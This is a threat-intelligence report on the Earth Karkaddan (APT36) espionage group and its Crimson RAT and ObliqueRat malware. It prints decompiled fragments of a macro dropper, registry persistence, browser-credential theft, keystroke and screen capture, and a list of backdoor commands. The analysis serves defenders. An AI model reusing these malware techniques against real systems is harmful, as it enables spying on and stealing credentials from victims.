TREND MICRO | research

Earth Karkaddan APT: Adversary Intelligence and Monitoring (AIM) Report

Technical Brief

Executive Summary

Brief Definition

APT36, or Earth Karkaddan, is a politically motivated advanced persistent threat (APT) group primarily focused on compromising Indian military and diplomatic resources. Earth Karkaddan is known for using social engineering and email as an entry point, which then leads to the deployment of the Crimson remote access trojan (RAT) malware.

Aside from using the Crimson RAT malware, Earth Karkaddan also recently expanded its Windows malware arsenal to include other RATs such as ObliqueRat[i] and NetWire malware. In the past, the APT group has occasionally used custom Android application package (APK) backdoors.

Aliases

Operation C-Major,[ii] APT36, PROJECTM,[iii] Mythic Leopard,[iv] and Transparent Tribe.[v]

Earth Karkaddan Activity Summary

Earth Karkaddan Noteworthy Events Timeline

Date	Event
2016	Earth Karkaddan APT conducted an information theft campaign targeting Indian military and government entities via spear phishing attacks.
2018	The group targeted Pakistani activists and civil society networks using a phishing campaign to deploy the Crimson RAT malware and an Android spyware called StealthAgent.[vi]
2020	Earth Karkaddan targeted an Indian defense organization using fake profiles of attractive women as social engineering lures.[vii]
2021	Earth Karkaddan used Covid-19 vaccine lures to target the Indian medical industry.[viii]

Malware Analysis




Figure 1. Various infection chains of Earth Karkaddan campaigns

Earth Karkaddan Infection Chain

The following infection chains are typical of Earth Karkaddan campaigns, but these may vary slightly over time.

Chain	Description
1	The most common arrival method for Earth Karkaddan is via a spear phishing email that contains an attached document. The document contains a malicious macro, which, when enabled, will drop and execute a RAT malware, most commonly Crimson RAT. The RAT malware will then communicate with its command-and-control (C&C) server and can either download more malware or perform backdoor commands such as exfiltrating data.
2	The Crimson RAT malware can also arrive via a USB worm.
3	Earth Karkaddan can also infect victims using a custom-made Android RAT that can arrive via a phishing link.

From a global view of Earth Karkaddan activity as seen from Trend Micro™ Smart Protection™ Network (SPN) data gathered from January 2020 to September 2021, we saw that India is the main target of one of the APT's most recent campaigns.

Earth Karkaddan Arrival Method

Earth Karkaddan's most common arrival method is via malicious spam, which is a typical entry vector used by other APT groups. The group can use a wide variety of lures, ranging from a fake government-related document, to honeytraps with fake profiles of attractive women and coronavirus-related malspam.

Below is an example of an Earth Karkaddan phishing email with a malicious document attachment.





Figure 2. Example of a spear phishing email from Earth Karkaddan

The attached file is a Microsoft Office document that contains a malicious macro featuring fake Covid-19 information to lure victims into executing the macro:



	A	B	C	D	E	F	G	H
1	**HEALTH ADVISORY: CORONA VIRUS**							
2	1. Traineers & workes from foreign countries attend courses at various indian							
3	Establishment and trg Inst.							
4	2. The outbreak of **CORONA VIRUS** is cause of concern especially where							
5	forign personal have recently arrived or will be arriving at various Intt in near future.							
6								
7	3. In order to prevent spread of **CORONA VIRUS** at Training establishments,							
8	preventive measure needs to be taken & advisories is reqt to be circulated to all							
9	Instt & Establishments.							
10	4. In view of above,you are requested to issue necessery directions to all							
11	concerned Medical Establishments. Treat matter most Urgent.							
12								

Figure 3. The malicious attachment uses coronavirus-related information as a lure

Once the victim executes the macro, it will decrypt an embedded dropper executable that is hidden inside a text box. The executable will be saved to a hardcoded path and will be executed in the victim's machine.

```
If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
    ar1othra = Split(UserForm1.TextBox2.Text, "i")
Else
    ar1othra = Split(UserForm1.TextBox1.Text, "i")
End If



Dim btsothra() As Byte

Dim linothra As Double

linothra = 0

For Each vl In ar1othra
    ReDim Preserve btsothra(linothra)

    btsothra(linothra) = CByte(vl)

    linothra = linothra + 1
Next



Open path_othra_file & "xe" For Binary Access Write As #3
     Put #3, , btsothra
Close #3



 Shell path_othra_file & "xe", vbNormalNoFocus
```

Figure 4. Macro from Earth Karkaddan APT that decrypts hidden text inside text boxes and executes the decrypted file on a victim machine

Below is the encrypted executable hidden behind one of the text boxes in UserForm1:




Figure 5. Encrypted Crimson RAT executables hidden inside text boxes

Once the executable file is executed, it will proceed to unzip a file named *mdkhm.zip* and will execute the Crimson RAT executable named *dlrarhsiva.exe*.

Time	PID	Process Path	Operation	Info
15:42:07:507	1852	C:\Windows\System...	new process	"C:_virus\hbraeiwas - Copy.exe"
15:42:07:832	1208	C:_virus\hbraeiwas ...	create file	C:\ProgramData\Hdlharas\dlrarhsiva
15:42:07:835	1208	C:_virus\hbraeiwas ...	modify file	C:\ProgramData\Hdlharas\dlrarhsiva
15:42:07:847	1208	C:_virus\hbraeiwas ...	rename file	C:\ProgramData\Hdlharas\mdkhm.zip
15:42:07:847	1208	C:_virus\hbraeiwas ...	modify file	C:\ProgramData\Hdlharas\mdkhm.zip
15:42:07:897	1208	C:_virus\hbraeiwas ...	create file	C:\ProgramData\Hdlharas\dlrarhsiva.exe
15:42:07:975	1208	C:_virus\hbraeiwas ...	modify file	C:\ProgramData\Hdlharas\dlrarhsiva.exe

Figure 6. The *dlrarhsiva.exe* Crimson RAT executable

Crimson RAT Malware Analysis

Based on our observation, Crimson RAT is the most common malware used in Earth Karkaddan campaigns , with the main purpose of obtaining and exfiltrating information from targeted Windows systems and uploading them to the attacker's C&C server.

The Earth Karkaddan APT group usually delivers this malware using a spear-phishing email with a malicious document attachment to deceive a user into executing the said file manually and enabling its macros.

Upon execution, the Crimson RAT creates persistence using the following registry:

- Registry: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- Key: *dlrarhsiva* (This key is usually a random name)

```
try
{
    string name = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run|dlrarhsiva".Split(new char
    {
        '|'
    })[0];
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(name, true);
    string str = DLAONIF.dlrarhsivapc_id;
    object value = registryKey.GetValue(str + app);
    if (value == null)
    {
        registryKey.SetValue(str + app, path);
    }
    else if (value.ToString() != path)
    {
        registryKey.SetValue(str + app, path);
    }
}
catch
```

Figure 7. Crimson RAT persistence mechanism

Like many other older RATs, Crimson RAT has also been cracked by threat actors and has been shared or distributed underground. Thus, it's important to note that a Crimson RAT infection may not always mean that it is from an Earth Karkaddan campaign.


Based on our analysis, the Crimson RAT modules can steal credentials from web browsers on a victim machine:

```
string @string = Encoding.UTF8.GetString(array, 0, array.Length);
string baseName = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\
  \Chrome\\User Data\\Default\\Login Data|DOSERS".Split(new char[]
```

```
string value = mXSQLITEH.GetValue(num2, "origin_url|DOSERS".Split(new char[]
{
    '|'
})[0]);
flag2 = (Operators.CompareString(this.DOSERS, "$%^&|DOSERS %^*()#@ e8|DOSERS er* $%^&", false) == 0);
if (flag2)
{
    this.DOSERS = "%^*()#@-|DOSERS %^*()#@-a dadaf4as|DOSERS f5f68we";
}
string value2 = mXSQLITEH.GetValue(num2, "username_value|DOSERS".Split(new char[]
{
    '|'
})[0]);
```

Figure 8. Crimson RAT steals web browser credentials

The malware contains minimal amounts of obfuscation and is compiled as a .NET binary. The simplicity and lack of anti-analysis techniques on the final structure of the file could mean that it possibly did not come from a well-funded organization. Below is a screenshot of the decompiled backdoor commands where it can be seen that the original function names and variables are retained and minimally obfuscated.



```
switch (text2)
{
case "rihgiuarhn-procl":
    this.rihgiuarhnfunStarter = delegate()
    {
        this.rihgiuarhnlist_processes("procl");
    };
    this.rihgiuarhnfunThread = new Thread(this.rihgiuarhnfunStarter);
    this.rihgiuarhnfunThread.Start();
    break;
case "rihgiuarhn-getavs":
    this.rihgiuarhnfunStarter = delegate()
    {
        this.rihgiuarhnlist_processes("getavs");
    };
    this.rihgiuarhnfunThread = new Thread(this.rihgiuarhnfunStarter);
    this.rihgiuarhnfunThread.Start();
    break;
case "rihgiuarhn-thumb":
    this.rihgiuarhnimage_info(CS$<>8__locals1.switchType[1]);
    break;
case "rihgiuarhn-clping":
    this.rihgiuarhnrunTime = DateTime.Now;
    break;
case "rihgiuarhn-putsrt":
    this.rihgiuarhnload_app();
    break;
case "rihgiuarhn-filsz":
    this.rihgiuarhnfunStarter = delegate()
    {
```

Figure 9. Sample list of commands found in the Crimson RAT malware

The Crimson RAT and other malware (including Android RATs) used in Earth Karkaddan campaigns also usually contain a command to list processes.

```
try
{
    string text = "";
    Process[] processes = Process.GetProcesses();
    for (int i = 0; i <= processes.Length - 1; i++)
    {
        text = text + processes[i].Id + ">|dlrarhsiva".Split(new char[]
        {
            '|'
        })[0];
        text = text + processes[i].ProcessName + ">|dlrarhsiva".Split(new char[]
        {
            '|'
        })[0];
        text += "0>|dlrarhsiva".Split(new char[]
        {
            '|'
        })[0];
        try
        {
            text = text + FileVersionInfo.GetVersionInfo(processes[i].MainModule.FileName).FileDescription + "<";
        }
        catch
        {
            text += "<";
        }
    }
    if (text == "")
    {
        text = "No-Found!> > > <|dlrarhsiva".Split(new char[]
```

Figure 10. Crimson RAT command to list running processes on a victim machine

Crimson RAT has another backdoor command that lists running processes called “getavs.” Based on the name of the command, it is possible that its purpose is to identify processes related to antivirus software.

```
case "dlrarhsiva-getavs":
    this.dlrarhsivafunStarter = delegate
    {
        this.dlrarhsivalist_processes("getavs");
    };
    this.dlrarhsivafunThread = new Thread(this.dlrarhsivafunStarter);
    this.dlrarhsivafunThread.Start();
    break;
```

Figure 11. The “getavs” backdoor command

Crimson RAT modules can also capture screenshots and keystrokes, while some variants can even collect files from removable drives (such as USB drives).

```
public Bitmap dlrarhsivascreen(int mheight)
{
    bool flag = true;
    Bitmap bitmap = new Bitmap(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height,
      PixelFormat.Format24bppRgb);
    Bitmap result;
    try
    {
        using (Graphics graphics = Graphics.FromImage(bitmap))
        {
            graphics.CopyFromScreen(0, 0, 0, 0, Screen.PrimaryScreen.Bounds.Size, CopyPixelOperation.SourceCopy);
            if (flag)
            {
                SLCLRNS.CURSORINFO cURSORINFO;
                cURSORINFO.cbSize = Marshal.SizeOf(typeof(SLCLRNS.CURSORINFO));
                if (SLCLRNS.GetCursorInfo(out cURSORINFO))
                {
                    if (cURSORINFO.flags == 1)
                    {
                        SLCLRNS.DrawIcon(graphics.GetHdc(), cURSORINFO.ptScreenPos.x, cURSORINFO.ptScreenPos.y,
                          cURSORINFO.hCursor);
                        graphics.ReleaseHdc();
```

Figure 12. Crimson RAT captures screenshots on a victim machine

```
public void hdDrives()
{
    try
    {
        this.thrRuning = true;
        if (this.tempStr == "ddda ada")
        {
            this.tempStr.Replace(":", ":");
        }
        DriveInfo[] drives = DriveInfo.GetDrives();
        DriveInfo[] array = drives;
        for (int i = 0; i < array.Length; i++)
        {
            DriveInfo driveInfo = array[i];
            if (driveInfo.IsReady && driveInfo.DriveType == DriveType.Removable)
            {
                this.saveFiles(driveInfo.Name);
            }
        }
        this.thrRuning = false;
    }
```


Figure 13. Crimson RAT collects files from removable drives

```
KeysConverter keysConverter = new KeysConverter();
foreach (int num in Enum.GetValues(typeof(Keys)))
{
    try
    {
        if (this.botmor == "ddsds dsdss")
        {
            this.botmor = "sdsdssdsd  |botmor sdsdds";
        }
        if (movkps.GetAsyncKeyState(num) == -32767)
        {
            if (movkps.ControlKey)
            {
                if (!this.tglControl)
                {
                    this.tglControl = true;
                    if (this.botmor == "dsddsd  |botmor sd")
                    {
                        this.botmor = "dsdsd |botmor 56dsds";
                    }
                    this.keyBuffer += "{Ctrl=On}";
                }
            }
            else if (this.tglControl)
            {
                this.tglControl = false;
                if (this.botmor == "dsddsd  |botmor sd")
```

Figure 14. Crimson RAT collects keystrokes

Below is an example of a network communication between the infected host and the Crimson RAT C&C server. In this case, the Crimson RAT malware is trying to connect to the C&C server to send information about the infected host, such as PC name, operating system (OS) information, and location of the malware inside the system.

Figure 15. Network traffic from the Crimson RAT malware



```
private void dlrarhsivauser_info()
{
    string text = string.Concat(new string[]
    {
        this.dlrarhsivaUPC.dlrarhsivalancard,
        "|",
        this.dlrarhsivaUPC.dlrarhsivacname,
        "|",
        this.dlrarhsivaUPC.dlrarhsivauname,
        "|",
        this.dlrarhsivaUPC.dlrarhsivauip,
        "|",
        DLAONIF.dlrarhsivaOsname(),
        "|",
        this.dlrarhsivaUPC.dlrarhsivaapver,
        "|"
    });
    text += "| !dlrarhsiva".Split(new char[]
    {
        '!'
    })[0];
    text = text + "|" + this.dlrarhsivaUPC.dlrarhsivaclientNum;
    text = text + "|" + DLAONIF.dlrarhsivaget_mpath();
    byte[] byteArray = DLAONIF.getByteArray(text);
    this.dlrarhsivapush_data(byteArray, "dlrarhsiva-info=uzer|dlrarhsiva".Split(new char[]
    {
        '|'
    })[0], false);
```

Figure 16. Crimson RAT can collect OS information

The following are a list of commands that we have found after analyzing the Crimson RAT malware:

Command	Description
afile	Sends file to C&C
cnls	Stops upload, download, and screen capture commands
cscreen	Saves JPEG image in standard screen size
delt	Deletes file
dirs	Lists drives
dowf	Gets file from C&C
dowr	Downloads file from C&C then save/execute it
endpo	Terminates a process using Process IDs (PIDs)
file	Sends file to C&C
filsz	Get file information: *CreationTimeUTC* and *Filesize*
fldr	Lists folders in a directory
fles	Lists files in a directory
get-avs	Gets list of processes running
info	Sends PC information
listf	Searches for files given a list of extensions
procl	Gets a process list
putsrt	Creates start up persistence using Run Registry
runf	Runs a file/command
rupth	Retrieves the run path of Crimson RAT malware

scren	Captures screenshot
scrsz	Gets screen size
stops	Stops capturing screenshots
thumb	Gets the 200x150 GIF thumbnail of a given image
udlt	Downloads "*remvUser*" file from C&C then executes it

ObliqueRat Malware Analysis

Aside from the Crimson RAT malware, the Earth Karkaddan APT group is also known to use the ObliqueRat malware[ix] in its campaigns.

This malware is also commonly distributed in spear-phishing campaigns using social engineering tactics to lure victims into downloading another malicious document. In one of its most recent campaigns, the lure used was that of the Centre for Land Warfare Studies (CLAWS) in New Delhi, India.




Figure 17. Initial spear-phishing document with a link to another malicious document

Once the victim clicks the link, it will download a document laced with a malicious macro. Upon enabling the macro, it will then download the ObliqueRat malware that is hidden inside an image file.




Figure 18. The downloaded "1More-details.doc" contains malicious macros that will download and execute the ObliqueRat malware in a victim's machine

The macros inside the file will then download a bitmap image (BMP) file where the ObliqueRAT malware is hidden, decode the downloaded BMP file, then create a persistence mechanism by creating a Startup URL that will automatically run the ObliqueRAT malware.




Figure 19. Malicious macro codes will download, decode, and execute the ObliqueRat malware

Figure 20 shows a summary of the ObliqueRat malware's infection chain:

